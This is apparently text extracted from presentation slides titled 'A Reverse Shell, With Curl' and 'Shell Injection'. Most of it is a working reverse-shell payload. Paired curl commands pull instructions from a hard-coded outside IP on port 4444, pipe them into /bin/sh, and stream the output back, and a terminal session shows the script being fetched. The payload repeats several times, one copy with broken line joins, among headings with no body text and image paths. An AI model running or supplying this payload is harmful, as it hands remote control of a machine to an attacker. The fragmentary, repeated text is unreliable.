curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 | /bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


# A Reverse Shell, With Curl




```
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 | /bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


# A Reverse Shell, With Curl




# A Reverse Shell, With Curl



# A Reverse Shell, With Curl




# A Reverse Shell, With Curl




```
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 \
/bin/sh 2>&1 \
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


# Shell Injection




# Shell Injection




# Shell Injection



# Shell Injection



# Shell Injection



# Shell Injection

